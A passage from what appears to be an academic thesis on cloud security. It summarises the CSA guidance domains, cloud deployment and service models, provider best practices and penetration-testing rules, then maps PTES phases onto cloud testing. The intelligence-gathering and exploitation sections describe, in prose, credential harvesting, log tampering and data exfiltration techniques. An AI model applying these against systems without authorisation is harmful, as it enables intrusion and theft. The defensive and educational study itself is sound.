3.4.8 Endpoint security controls

The last control in Defence-in-Depth model is the Endpoint Security. The customer organization is always responsible for the security of those endpoint devices that users are using to access the cloud services. CSPs often provides different options to manage endpoint devices through cloud-based mobile devices with a cloud-based mobile device management solution. Even when customer organization is utilizing it, it still has the responsibility for defining the security requirements for the devices while the CSP is responsible for enforcing those requirements via the mobile device management solution [20].

3.5 Critical areas of focus in cloud computing v.4.0

The Cloud Governance and Risk Management plays a very crucial role in overall Security Management of the Cloud platform and its assets. When the organization has proper governance structure in place, it makes the deployment of new cloud resources easier and more secure, as well as securing the current cloud hosted assets. So far, one of the most known guidance and framework for Cloud Security is the Security Guidance for Critical Areas of Focus in Cloud Computing v4.0 made by Cloud Security Alliance (CSA). The document provides both guidance and inspiration to support business goals and mitigating the risks associated with the adoption of cloud computing technology. In addition, the CSA also has created the CSA Cloud Control Matrix (CCM), which can be used as a tool for systematic assessment of a cloud implementation and provides support on which security controls should be implemented by which actor within the cloud supply chain. The controls framework is aligned with the Security Guidance document presented above, and according to CSA, it can be considered as a de-facto standard for cloud security assurance and compliance [21].

The Control Domains listed in the Security Guidance and CCM made by CSA are as follows [21]:

1. Domain 1: Cloud Computing Concepts and Architectures
2. Domain 2: Governance and Enterprise Risk Management
3. Domain 3: Legal Issues, Contracts and Electronic Discovery
4. Domain 4: Compliance and Audit Management
5. Domain 5: Information Governance
6. Domain 6: Management Plane and Business Continuity
7. Domain 7: Infrastructure Security
8. Domain 8: Virtualization and Containers
9. Domain 9: Incident Response
10. Domain 10: Application Security
11. Domain 11: Data Security and Encryption
12. Domain 12: Identity, Entitlement and Access Management
13. Domain 13: Security as a Service
14. Domain 14: Related Technologies

3.5.1 Domain 1: Cloud Computing Concepts and Architectures

The first domain of Cloud Computing Concepts and Architectures describes and defines cloud computing, sets up the baseline terminology and details the overall logical and architectural frameworks for the rest of the document. The overall goal of this domain is to build the foundation that rest of the guidance document and its recommendations are based on. The domain consists of four sections, which are Defining cloud computing, The cloud logical model, Cloud conceptual, architectural, and reference model and Cloud security and Compliance scope, responsibilities, and models [21].

3.5.2 Domain 2: Governance and Enterprise Risk Management

The second domain, Governance and Risk management, focuses on how Governance and Risk management change in Cloud computing. In this domain, it is mentioned that cloud computing impacts four areas of governance and risk management: Governance, Enterprise risk management, Information risk management and Information security. This domain also includes recommendations. These are, for example, how to implement those four areas in Cloud computing context, how to understand the contractual affections to organizations governance framework and how to develop a process for cloud provider assessments [21].

3.5.3 Domain 3: Legal Issues, Contracts and Electronic Discovery

The third domain is called as “Legal Issues, Contracts and Electronic Discovery”. This domain’s purpose is to highlight some of the legal issues raised by moving data to the cloud. For example, contracting with CSP’s and handling electronic discovery requests requires consulting with legal counsel when the Cloud customer organization intends to operate and where geographically the users of the organization’s services are located. When organization is hosting its services to the cloud, it is a good practice to be constantly aware of the changes in the laws and regulations that are applied to its services and customer data alike. This domain contains three specific areas that are covered, which are Legal issues, Cloud service agreements (contracts) and Third-party access to electronic documents store in the cloud. In the last section of this domain, there are also recommendations related to legal considerations for cloud customer organizations [21].

3.5.4 Domain 4: Compliance and Audit Management

The fourth domain is Compliance and Audit management. In this domain, the challenges in compliance delivery, measurement and communications across different regulations and jurisdictions are being addressed. In addition, the challenges for auditors of cloud computing are being described. This domain contains the overview in the beginning, which highlights how the IT in the Cloud is an increasingly subject for many policies and regulations, how the cloud changes compliance with shared responsibility model, how Audit management can be utilized in the cloud and how the cloud changes it. In the end of the domain, there are recommendations for Compliance, Audit and assurance from cloud providers and cloud customers perspective [21].

3.5.5 Domain 5: Information Governance

The fifth domain of the series, Information Governance, addresses the means ensuring that the use of data and information is within compliance of organizational policies, standards, and strategy. In this domain, the Cloud Information Governance Domains are defined, the Data Security Lifecycle is presented within the Cloud computing context, and recommendations are given for Cloud customer organizations. Given recommendations address the determination of customer organization's cloud governance requirements, ensuring that information governance policies and practices are extending to the cloud and usage of the data security lifecycle helping to model the data handling procedures and controls [21].

3.5.6 Domain 6: Management Plane and Business Continuity

The sixth domain is the Management plane and Business Continuity. For short recall, the management plane is the collection of tools and interfaces used to manage cloud infrastructure, platforms, and cloud-hosted applications. In this domain, the security considerations towards the management plane, Business continuity and Disaster recovery in the Cloud areas, the common challenges on them are defined and described. As with other domains, this domain also contains security recommendations for ensuring the Management plane security and how to apply best Business continuity practices to overall cloud security management [21].

3.5.7 Domain 7: Infrastructure Security

The seventh domain is Infrastructure Security. It can be understood as the foundation for secure cloud operations, as the infrastructure contains all the computers and networks that are required for building cloud-based services. In this domain, the overview for macro layers of infrastructure is defined, Cloud Network Virtualization is presented, how security changes in cloud networking are addressed and what are the challenges in the cloud networking security, how to secure cloud computing and workloads. In the recommendations chapter, the practical guidance for the sections above are given. In addition, one of the recommendations given in this domain is to understand and comply with cloud provider limitations on vulnerability assessments and penetration testing, which will be covered in upcoming chapters more throughout [21].

3.5.8 Domain 8: Virtualization and Containers

The domain number eight is the Virtualization and Containers. This domain addresses many security processes of the virtualization technology itself, such as securing the hypervisor and the security controls for the virtual assets. For example, these can be the virtual network components, such as virtual firewalls. The virtual assets are categorized into three categories, which are compute, network, and storage. In the recommendations section, the responsibilities of Cloud providers are listed for securing the underlying physical infrastructure used for virtualization and as well as having specific priorities and guidance for securing compute, network, and storage assets and implement proper virtualization features with a secure-by-default configuration [21].

3.5.9 Domain 9: Incident Response

The ninth domain is Incident Response (IR). In this domain, the guidance is given to identify and seek gaps related to IR, that are created by the unique characteristics of cloud computing. This domain covers the Incident Response Lifecycle, How the cloud deployment impacts IR activities as well as Recommendations in the last subsection. The recommendations contain, for example, instructions what kind of communication paths should be between customer organizations and cloud providers, understanding the content and format of the data that cloud provider will provide for IR activities, establishing continuous and serverless monitoring on cloud-hosted resources and how in cloud applications the automation and orchestration should be utilized [21].

3.5.10 Domain 10: Application Security

Tenth domain is about Application Security. This domain's guidance is aimed for software development and IT teams, who want to build applications in cloud computing environments in a secure manner. The focus areas in this domain are how application security differs in cloud computing, the review of secure software development basics and how cloud change it as well as leveraging the cloud capabilities for more secure cloud applications. The first subsections is about overview to those areas listed above, including introduction to the Secure Software Development Lifecycle in Cloud Computing, Secure Design and Development of the applications, Secure Deployment, Secure Operations and how cloud impacts the application design and architectures. The recommendations section contains summarised key elements of the activities, how to make secure applications in the cloud [21].

3.5.11 Domain 11: Data Security and Encryption

The eleventh domain is called Data Security and Encryption. In the beginning of the domain, Data Security is considered to be a key enforcement tool for information and data governance. The purpose of this domain is described to focus on controls related to securing the data itself, of which the encryption is one of the most important aspects in it. In overview section, Data Security controls, data storage types in the cloud, managing the data migrations to the cloud on secure way are defined, as well as securing the data located in the cloud by giving examples of proper encryption mechanisms, key management practices and access rights. The recommendations are also given to understand the importance of the data security, no matter what cloud platform the customer organization is using [21].

3.5.12 Domain 12: Identity, Entitlement and Access Management

The twelfth domain is Identity, Entitlement, and Access Management. According to the Security Guidance document, this domain focuses on Identity and Access Management (IAM) between a customer organization and cloud provider, or between cloud providers and services. It is also stated that cloud computing introduces multiple changes how different organizations have traditionally managed IAM for its internal systems. In the overview subsection, the main IAM related terminology is presented, how IAM stands for cloud computing is defined, and how users and identities are properly managed in cloud environment, and how different authentication processes are performed in the cloud. The recommendations include best practices for these, and for example, which kind of identity management services should be utilized and how important is it for organizations to develop a plan for managing the processes and identities with cloud services [21].

3.5.13 Domain 13: Security as a Service

The thirteenth domain is Security as a Service (SecaaS). As with other domains in the guidance document focuses on how to secure cloud platforms and deployments, in this domain, the direction is shifted to cover security services provided from the cloud. This domain also highlights common categories in the market, from which the customer organizations can choose the most suitable one according to their needs. The overview section addresses the potential benefits and concerns of SecaaS, and what are the major categories of SecaaS service offerings. The recommendations contain guidance to matters, that customer organization should consider before choosing a SecaaS solution and what details they should

pay attention when selecting the most suitable provider. To highlight this, it is very important to choose service that is compatible with organisation's current and future plans [21].

3.5.14 Domain 14: Related Technologies

The last domain is called "Related Technologies". In previous categories, the CSA has covered, provided best practices and recommendations for key technologies for securing the cloud. In this category, it focuses more on additional technologies that does not fit into the previous domains. These technologies fall into two categories in Overview section, which are Technologies that rely nearly exclusively on cloud computing to operate and Technologies that don't necessarily rely on cloud but are commonly seen in cloud deployments. The listed technologies include Big Data, Internet of Things (IoT) and Serverless Computing, just to mention few. The recommendations chapter include recommendations to those technologies and what are the consideration points for cloud customer organisation to focus on [21].

3.6 Cloud deployment models

The cloud deployment models, and Cloud service are very important, when planning the best security solutions for organizations and protecting organization's business. The deployment models covered first in this section, and after that the service models are presented for the reader. NIST and ISO/IEC both include four categories, which are [22]:

- Public cloud
- Private cloud
- Community cloud
- Hybrid cloud

3.6.1 Public cloud

The public cloud is defined as the cloud infrastructure, that is made available to the public or a large industry group and is owned by an organisation selling cloud services. Resources on Public cloud may be shared freely and the users of it might be individuals or companies. From architectural perspective, the public cloud and Private cloud are very similar from each other but differs substantially in terms of security. The most notable public cloud providers are

Microsoft (Microsoft Azure), Amazon (Amazon Web Services) and Google (Google Cloud Platform) [22].

3.6.2 Private cloud

The private cloud is a cloud infrastructure that is operated only for a single organization. It might be managed by the organization itself or by a third party and may be located in organization's premises or outside the organization. The resources in the private cloud can be hosted internally or externally as well. A common example of private cloud deployment is that organization has a data centre in its premises which houses vital resources for organization's business such as database servers, mail servers and so forth, which are used by all organization's employees [22].

3.6.3 Community cloud

Community cloud is a deployment model, where the cloud infrastructure is shared by multiple organizations and supports a designated community that has similar concerns towards cloud, for example, mission, security requirements, policies, or compliance considerations. It might be managed by the organizations themselves or by a third party, and it might be located inside organizations premises or outside of them [21].

3.6.4 Hybrid cloud

Hybrid cloud deployment model refers to the cloud infrastructure, that consists of two or more cloud deployment models (private, public or community). The deployed cloud infrastructures remain unique entities but are combined by standardized or proprietary technology that enables data and application portability [22]. The hybrid cloud term is commonly used to describe a non-cloud data centre bridged directly to a specific cloud provider. Another example of a typical hybrid cloud is a situation, where an organization stores sensitive data in its private network but interconnects the application using the sensitive data locally to another application that is provided in a public cloud and is running as a software service [22].

3.7 Cloud service models

The service models are defined by NIST into the three foundational categories of cloud services [21]:

- Software-as-a-Service (SaaS)
- Platform-as-a-Service (PaaS)
- Infrastructure-as-a-Service (IaaS)

The division of responsibilities are presented in the figure 2, which shows in high level the major differences in management of the cloud services between service models. The highest number of responsibilities is in on-premises service model, and the least in SaaS service model.




Figure 2. Cloud service models & division of responsibilities.

3.7.1 Software-as-a-Service (SaaS)

The Software-as-a-Service (SaaS) category is defined as a full application, that is managed and hosted by the provider. The users can access it via web browser, mobile application, or a lightweight application. This service model relieves the users from buying, installing, and maintaining their local computing resources that are required by an application. In SaaS, the main consistence and domain consistence servers are deployed, and the security is managed mostly by a cloud service provider [21]. The most known SaaS applications are online versions of Microsoft Office applications or Google's alternative for it, the CloudApps. It differs from the PaaS and IaaS service models with the least amount of customer

responsibilities, as the infrastructure, and platform, is managed by the cloud service provider [22].

3.7.2 Platform-as-a-Service (PaaS)

The Platform-as-a-Service (PaaS) deployment model provides development- or application platforms, such as databases, application platforms (a place to run code, such as Python, PHP or other), file storage with collaboration possibilities, or even proprietary application processing such as machine learning, big data processing or direct Application Programming Interfaces (APIs) [21]. Key difference between is, that the customer organization does not manage the underlying infrastructure, such as servers, computing resources or storage. All major public cloud providers (Microsoft, Amazon, and Google) offer one or more PaaS services to their customers. It differs from SaaS and IaaS models that the customer organization has responsibilities to the management of its applications and security related to them, even though the cloud service provider manages the underlying infrastructure and virtual machines or databases for them [20].

3.7.3 Infrastructure-as-a-Service (IaaS)

The third cloud service model is Infrastructure-as-a-Service (IaaS). In it, the access to the resource pool of fundamental computing resources is granted to a customer organization, such as computing, network, and storage resources [21]. IaaS model is considered to be the broadest one of the all three categories but comes with the most responsibilities related to the management of the resources. In practice, the cloud provider manages the infrastructure, but the customer organization manages everything else such as virtual machines, operating systems, applications, and the data. It differs from SaaS and PaaS service models significantly, as the customer organization has the responsibilities of managing the application and platform, management, configuration, and security of it while the cloud service provider manages the infrastructure [22].

3.8 Native cloud security solutions available – a high-level overview

From the security perspective, the three largest cloud service providers, Microsoft, Amazon, and Google, offers wide selection of security tools that the customer organizations can utilize in order to protect their assets and data from potential adversaries. It is known that some people think that the cloud is secure by default, or secure straight out-of-the-box. As it is

partially true, the three parameters by Tom Thomanssen, can be applied. These are: How do you build the cloud, how and what you do when you install it and what policies and governance are set up [23]. Therefore, the top listing of current cloud security threats should be presented and to address them, the current selection of three major CSP's cloud security best practices should be presented.

3.8.1 Top threats to cloud computing by CSA

According to the Cloud Security Alliance (CSA), the eleven most ranked security threats towards cloud computing are [24]:

1. Data Breaches
2. Misconfiguration and inadequate change control
3. Lack of Cloud security architecture and strategy
4. Insufficient Identity, Credential, Access, and Key Management
5. Account Hijacking
6. Insider Threat
7. Insecure Interfaces and APIs
8. Weak Control plane
9. Meta-Infrastructure and Application infrastructure failures
10. Limited Cloud usage visibility
11. Abuse and malicious use of cloud services

To approach these threats, CSP: s provides various solutions to mitigate the risks that these threats pose to a customer organization. According to a security company called Secureworks [25], one way to approach cloud security is by building a continuous cloud security management program. The first step for it familiarizes oneself with leading security frameworks such as NIST Cyber Security Frameworks, ISO/IEC 27017 standard and overall best practices for cloud security. In addition, the CSA has published a Cloud Controls Matrix (CCM) that identifies fundamental security principles and controls for secure implementation, management, and assessment of cloud security service's security [25].

3.8.2 Microsoft Azure's security best practices

Microsoft has published its Azure security best practices blog as part of their Cloud Adoption Framework, which lists the top Azure security best practices that Microsoft recommend based on the lessons learned by customers and in their own environments. The first best practice they present is about education of teams about the cloud security journey. Briefly, this means the education of security and IT teams about threats in the cloud, shared responsibility model and how it impacts the security and the cultural and role/responsibility changes what typically comes when adopting to the cloud. The second best-practice is education of teams on cloud security technology, including the recommended configurations and best practices and where technical team members can learn more of them to make informed security decisions. Third best practice is to assign accountability for cloud security decisions. Microsoft believes that the clear ownership of security decisions speeds up the cloud adoption and increases security. The fourth one is to update incident response process for cloud. This update prepares analysts for responding to security incidents on customer organization's Azure platform. The fifth best practice is to establish security posture management, because according to Microsoft, rapidly identifying and remediating common security hygiene risks significantly reduces organizational risk [26].

The sixth best practice that Microsoft lists is to require passwordless or multifactor authentication. It is stated that all critical impact administrators should use passwordless or multi-factor authentication for increased account security. The seventh best practice is to integrate native firewall and network security to the cloud to simplify protection of systems and data against network attacks. To be more precise, the network security strategy and maintenance should be simplified by integrating security solutions such as Azure Firewall, Azure Web App Firewall (WAF) and distributed denial of service (DDoS) protective solutions into customer organization's network security approach. The eighth best practice is to integrate native threat detection to simplify the detection and response of attacks against Azure systems and data. Microsoft Azure offers native threat detection capabilities, that should be part of customer organization's security operations. The ninth best practice is to standardize single directory and identity, so the customer organization does not have to deal with multiple identities and directories. Especially, single Azure Active Directory (AD) directory should be applied, and a single identity for each application and user should be standardized. The last best practice that Microsoft defines is to use identity-based access control instead of keys. According to Microsoft, Azure AD identities should be used instead

of key-based authentication wherever possible in Azure. That is, because Secure key management is difficult, and identity-based authentication overcomes many of Key management security challenges with mature capabilities like secret rotation, lifecycle management, administrative delegation and so forth [26].

3.8.3 Amazon AWS security best practices

Amazon has a different approach to present its Amazon Web Service's (AWS) best practices to its customers. Instead of offering numbered best practices similar way as Microsoft did, Amazon offers a portal called as AWS Architecture Center with various Technology categories for their customers to choose and investigate further on-demand basis. In the main page, featured content provides direct links to workshop materials, videos, blogs and training from categories such as Identity & Access Management, Detection, Infrastructure Protection, Data Protection, Compliance, and Incident Response. A good point to start looking further information is from AWS Ramp-Up Guide for Security. It contains a collection of beneficial material all the way from learning the fundamentals of AWS Cloud to securing AWS Cloud instances, AWS Security Essentials, learning AWS Security by Design approach and links to further beneficial resources. This ramp-up guide is good to keep nearby when customer organization's wanting to know more and provides helpful collection as the information is quite disperse in the AWS portal [27].

3.8.4 Google Cloud Platform security best practices

Google offers a portal called Google Cloud security best practices center, allowing the customer organization to explore the guidance materials freely from collection of whitepapers, blog posts, guides, scripts, and GitHub repositories, just to mention few. The Google's approach is very similar to Amazon's by offering a portal instead of the numbered lists. The best place to start learning more about best practices for Google Cloud is to start with material called Google Cloud security foundations blueprint guide. This document offers very fundamental information about Google Cloud's core cloud infrastructure, its products and services and security solutions and so forth. In addition to above, it contains step-by-step guide for implementing protection measures, for example, to template Google Cloud service with guidance for implementing security related policies, secure resource deployments, guide to implement Authentication and authorization services, networking security best practices as well as configuring detective controls. This document is well structured and easy to use, as it

contains checklists if pre-work is required for security solutions implementations and visual figures helping to visualise best practices for deployment pipelines, branching strategies and so forth. It is strongly suggested for customer organizations to take a throughout look into the guide before migration to the Google cloud to establish base of knowledge around Google Cloud's security solutions and services [28].

3.9 Approaches for Cloud-based Penetration Testing

3.9.1 Differences between cloud and on-premises focused penetration testing

Penetration testing of cloud-based systems or application is different, compared to the Penetration testing of traditional on-premises one. As the customer organization, who has decided to order penetration testing of its cloud-based resource, there are matters that requires careful consideration before the actual penetration testing is ordered and executed [29]. Usual penetration testing practises against traditional systems are not meant for cloud-based environments and focuses on different aspects, that is beneficial for testing cloud-based systems or applications [29]. In addition, there are specific expertise needs from penetration tester's perspective, that is required for successful and meaningful execution of cloud-based penetration test. The specific techniques, that are required includes performing a reconnaissance for used cloud service provider in a black-box test, leveraging cloud system passwords to gain access to the management plane, examination of cloud-specific configurations and so forth. In cloud-based penetration testing, the Shared Responsibility Model with the cloud service provider must be taken into account as well, since it defines who is responsible for the components within the cloud infrastructure, cloud platform or software in the cloud [29].

The basics, such as methods and types, are mostly similar than in on-premises system penetration testing. The type of the penetration test in Cloud environment can be Black-box, Grey-box, or White-box, and in Grey- or White-box ones, the penetration testing team can be provided some information from Cloud service users or might be granted with some administrative privileges to be used during the testing. In addition, the cloud penetration testing might be complimented with Cloud configuration review [29].

3.9.2 Scoping the penetration testing and rules of engagement

The most notable difference in Cloud-based penetration testing compared to traditional on-premises one is in the rules of the penetration testing written by CSP's, as well as in scoping of the penetration test. As CSP's provides the overall cloud infrastructure and has responsibilities in each of the Cloud Deployment Models, they also want to make sure that its client's penetration testing does not affect in any way to its operations or other customers' operation. Cloud customer organizations also have signed a Service level agreement (SLA) with the CSP when it has started to use cloud services. That SLA usually defines the allowed types and scopes of the penetration testing and as well when it is allowed to be performed and how frequently. In addition, CSP's may limit the allowed methods and tools that can be used in the penetration test, in their Rules of Engagement (RoE) documents [30]. To enlighten this more, Microsoft prohibits use of Scanning or testing assets belonging to any other Microsoft Azure customers, gaining access to any data that is not wholly your own or performing any kind of denial-of-service testing [30]. As a professional penetration tester in general, it is good practice to take care to limit all penetration testing to allowed assets only and avoid any unintended consequences to other customers around you [29].

3.9.3 Brief literature review regarding cloud-based penetration testing approaches

There is only limited amount of published information available regarding Cloud-based penetration testing frameworks or approaches. Zech et. Al. [31] has written in 2012 a conference proceeding "Towards a Model Based Security Testing Approach of Cloud Computing Environments", which presents their proposal of model-based, change-driven approach of testing Cloud computing security on all layers, mostly via risk analysis. Even this is not technical approach nor directly related to penetration testing, this shows that there exists a good baseline of thought for further investigation. In addition, Hu et. Al. [32] has proposed in his journal article written in 2011 a novel framework for penetration test in the cloud called FPTC. In this proposed framework, it guides the penetration test managers (or customer organizations) to gather information about the cloud environment, the penetration testers (or test executioners) to generate appropriate penetration testing scenarios, run necessary tools and collect the results of the testing for further analysis [32]. While this is very useful document from most of the parts containing very detailed analysis, it is outdated and made with assumption that the penetration test is only carried from the CSP's perspective and not from the users or cloud customer's perspective, which is not the case anymore.

Very close to the framework or guideline is the Cloud Security Alliance's (CSA) Cloud Penetration Testing Playbook created in 2019 [33]. Even its not an academic publishment, the main objective of the document is to raise awareness of the importance and methods of cloud penetration testing in a cybersecurity strategy. The target audience for the document is penetration testers and cloud security practitioners, with an executive summary aimed for senior management such as CIO's and CISO's alike. The document contains overall cloud penetration testing objectives, threat model considerations and guidance to select appropriate test cases. CSA has also collected and created a checklist type of guidance for penetration testers to have all necessary knowledge for running cloud-based penetration test, addressing preparation phase, threat modelling phase, reconnaissance and research phase, testing phase and reporting phase. This guide enlightens especially cloud-environment specific items but includes also traditional activities that are in standard penetration testing activities and frameworks [33].

3.10 Limitations of penetration testing in cloud environment

Certain limitations exist in cloud-based penetration testing, that might not exist in traditional penetration testing. As mentioned earlier in this chapter, all the major CSP's provide own Rules of Engagement (ROE) documents to scope the testing only to permitted services, infrastructure parts and data [30]. In Shared Responsibility model, the CSP's are responsible for security of their infrastructure and SaaS/PaaS services, so therefore cloud customers are not permitted to conduct any security assessments of CSP infrastructure or the CSP services themselves without proper authorization from the CSP itself [30]. Although, most of them offer Bug Bounty program bounty or other vulnerability reporting rewards for independent security researchers [34]. Following sections will present the limitations of Microsoft's, Amazon's, and Google's Cloud environments.

3.10.1 Microsoft Cloud Platform (Microsoft Azure)

In Microsoft's Cloud platform, the penetration testing is only allowed for Azure Active Directory, Microsoft Intune, Microsoft Azure, Microsoft Dynamics 365, Microsoft Power Platform, Microsoft Account, Office 365, and Azure DevOps services. The rules of penetration testing seem to be quite strict, and the activities that are prohibited to do in penetration testing are [30]:

- Scanning or testing assets belonging to any other Microsoft Azure customers.

- Gaining access to any data that is not wholly your own.
- Performing any kind of denial-of-service testing.
- Performing network intensive fuzzing against any asset except your Azure Virtual Machine.
- Performing automated testing of services that generates significant amounts of traffic.
- Deliberately accessing any other customer's data.
- Moving beyond "proof of concept" reproduction steps for infrastructure execution issues.
- Using Microsoft's services in a way that violates the Acceptable Use Policy.
- Attempting phishing or other social engineering attacks against Microsoft employees.

In addition, Microsoft has made a short list of activities, that are encouraged to be done by penetration testers when planning and executing the penetration testing. These are creating a small number of test accounts or trial subscriptions, using fuzz, port scan and vulnerability assessment tools against own Azure Virtual Machines, conduct load testing to application by generating traffic which is expected to be seen during normal use, including surge capacity testing, testing security monitoring and detections, attempt to break out of a shared service container (but if one succeed in it, report to the Microsoft should be made immediately) and applying conditional access or mobile application management (MAM) policies to test the enforcement of the restriction enforced by the policies. However, it's good to bear in mind that even with these encouraged activities, Microsoft reserves the right to respond to any actions on its networks that appears to be malicious and many automated mitigation mechanisms are employed across Microsoft's Cloud services. Microsoft does not offer any exceptions or disabling possibilities to facilitate penetration test. Therefore, this must be considered during the planning phase of the penetration test, that is happening inside Microsoft Azure environment [30].

3.10.2 Amazon Web Services (AWS)

Amazon has published Amazon Web Services' (AWS) Customer Support Policy for Penetration Testing, which welcomes its customers to carry out security assessments or

penetrating tests against their AWS infrastructure without requesting any approvals for 8 allowed services. The permitted services listed are Amazon EC2 instances, NAT Gateways, and Elastic Load Balancers, Amazon RDS, Amazon CloudFront, Amazon Aurora, Amazon API Gateways, AWS Fargate, AWS Lambda and Lambda Edge functions, Amazon Lightsail resources, and Amazon Elastic Beanstalk environments. Like Microsoft, Amazon also lists prohibited activities which are [35]:

- DNS zone walking via Amazon Route 53 Hosted Zones.
- Denial-of-Service (DoS), Distributed-Denial-of-Service (DDoS) and any other DoS related testing.
- Port flooding.
- Protocol flooding.
- Request flooding.

However, Amazon offers possibilities for Network stress testing and DDoS simulation testing according to their own specific policies related to those tests. In addition, Amazon offers possibility to request authorization for other simulated events, that can be used in penetration testing as well by a specific form. The authorization for those events is always done manually, and this might be valuable to request when planning AWS based penetration testing. Amazon has also published a policy regarding the use of security assessment tools and services, which limits the use of DDoS simulation tools or other tools, that can be used on protocol flooding or resource request flooding. It's always good to keep in mind, that it's penetration testers responsibility to make sure that the tools and services used in the penetration testing are properly configured [35].

3.10.3 Google Cloud Platform (GCP)

Google Cloud Platform's (GCP) help centre states, that the customer organization which plans to evaluate the security of GCP infrastructure does not require to contact Google. However, the customer organization must adhere with Google's Acceptable Use Policy and Terms of Service, when conducting or ordering the penetration testing. Those documents do not state as clearly as in Microsoft's and Amazon's counterparts, that what kind of tools are allowed during the penetration testing and which not [36].

3.11 Seven phases of penetration testing in cloud environment

The seven phases of penetration testing from the penetration testing execution standard (PTES) were presented in the second chapter. Even though this standard has been created for traditional on-premises penetration testing, PTES can be leveraged in the cloud-based penetration testing with some cloud-specific items that will be described in this section [33].

3.11.1 Pre-engagement interactions

During the first phase, *pre-engagement interactions*, there are multiple things necessary to be done prior the actual execution of the testing. One of the most important aspects is to be getting to know the constraints, limitations, and requirements for penetration testing from the CSP's perspective. In addition, as the cloud-based environment differs a lot from traditional one, to gather the overall understanding of the general architecture of the services, that which part or service the penetration testing is being planned to and how it relates to other surrounding cloud services or applications [33]. Good practice for penetration testers in this phase is to create questionnaire for gathering all the relevant information regarding to the CSP, the target system or application which the penetration testing is planned to, is there time-constraints, tool requirements or other further wishes from the customer organization which the penetration testers are required to pay attention to when conducting the testing. As a general, identifying testing constraints, identifying targets and environments in scope should be conducted. In cloud context, there are additional items such as tenants, supply chain services and partners that must be carefully assessed with the customer organization should they be included or excluded from the scope [33]. Practical example of testing constraint is, that if the customer organization wants to conduct stress-testing or DDoS testing as part of the penetration testing to the application or service in Microsoft Azure or Amazon Web Services, the testers cannot utilize on-premises DDoS testing methodologies and tools since it is forbidden by those CSP's policies. However, Microsoft allows that testing through allowed testing partners solutions such as BreakingPoint Cloud or Red Button. These solutions offer possibilities within utilisation of self-service traffic generator against DDoS Protection-enabled public endpoints and abilities to work with a dedicated team to simulate real-world DDoS attack scenarios in a controlled environment [37].

3.11.2 Intelligence gathering

In the *intelligence gathering* phase, there are multiple ways to gather information about the target's platform and infrastructure when planning the attack techniques. According to CSA [33], the attackers can leverage Domain-name System (DNS) records to determine cloud providers and services and identify potentially mismanaged ones for easier penetration, conduct identity federation server reconnaissance via google dorking and DNS records for services such as ADFS, Okta or Ping, to look out for existing vulnerabilities to exploit those services [33]. Also, testers should look out for cloud credentials in code and text repositories, such as API keys, federation service private certificates and storage account keys, gathering and enumerating possible user- and administrator credentials from existing credential dumps, identifying cloud services, assets and nameserver records via certificate transparency logs and DNS records, identify all the related cloud storage instances, accounts and services that are within the scope of the testing, looking out for profile-, settings, and configuration files for cloud accounts and systems such as Azure Publish settings files, app.config or .config files, identifying different cloud model accounts and different account types, such as public cloud AWS accounts, Azure ARM, Azure ASM accounts and Azure storage accounts and analyse mobile applications and native applications code for cloud service or account secrets, users, roles and resource names. It is also possible for testers to review recent security bulletins published by CSP's to produce possible attack vectors for unpatched compromised services [33].

3.11.3 Threat modeling

In *threat modeling* phase, all the information gathered during the *intelligence gathering* phase should be attributed to the threat models. In addition, the customer organization's concerns, purposes, and specifications should be addresses as well. It is also a good practice to investigate relevant CSP -specific, deployment and service model related threats and add these to threat model. Also, consideration of industry best-practices and standards on cloud threats can be leveraged in this phase, such as The Treacherous 12 from CSA and Cloud Attack Trees [33].

3.11.4 Vulnerability analysis

In *vulnerability analysis* phase, the process goes in a similar way that in traditional, on-premises penetration testing. The vulnerability information, that were gathered during the

previous phases should be assessed and researched to find out the possibilities of exploitation. As the services in cloud computing are usually created by humans, there exists flaws in cloud-based systems and applications as well, that be leveraged by potential adversaries. In cloud computing, the flaws that exists can range from insecure secret management to the service misconfiguration and insecure application design and therefore, the security of cloud-based systems should be analysed in same way than traditional ones [33]. However, the actual verification of the existing vulnerabilities is done in the Exploitation phase of the PTES [38].

3.11.5 Exploitation and post-exploitation

In the *exploitation* and *post-exploitation* phases, the actual security test cases are tested, and security baseline requirements are validated. This includes test for spoofing of user identities and other entities, such as stealing hardcoded serverless workload functions, attempting domain transfers, stealing environmental variables and local file credentials, and stealing cloud console or server certificates. Tampering possibilities are also tested, such as altering data in datastores and altering serverless functions or changing application code integrities for resource abuse cases [33]. In repudiation testing part of *exploitation* phase, the altering of log files in a non-validated log store, disabling validation of them, disabling network traffic analysis, and disabling data store access and altering log retention is tested to find out if the integrity of logs can be attacked or modified [33]. One of the key objectives of these phases is to test against information disclosure, such as testing against misconfigured or default security groups and access list for exfiltration of data to internet, trying exfiltrate data from publicly accessible datastore services and attempting to steal meta information from metadata of proxy or http forwarding servers, or stealing virtual machine images. Also, if agreed and possible withing scope, testing for Denial-of-Service and elevation of privilege possibilities can be tested as well. It is also possible to add other test cases to this phase, depending on the customer wishes 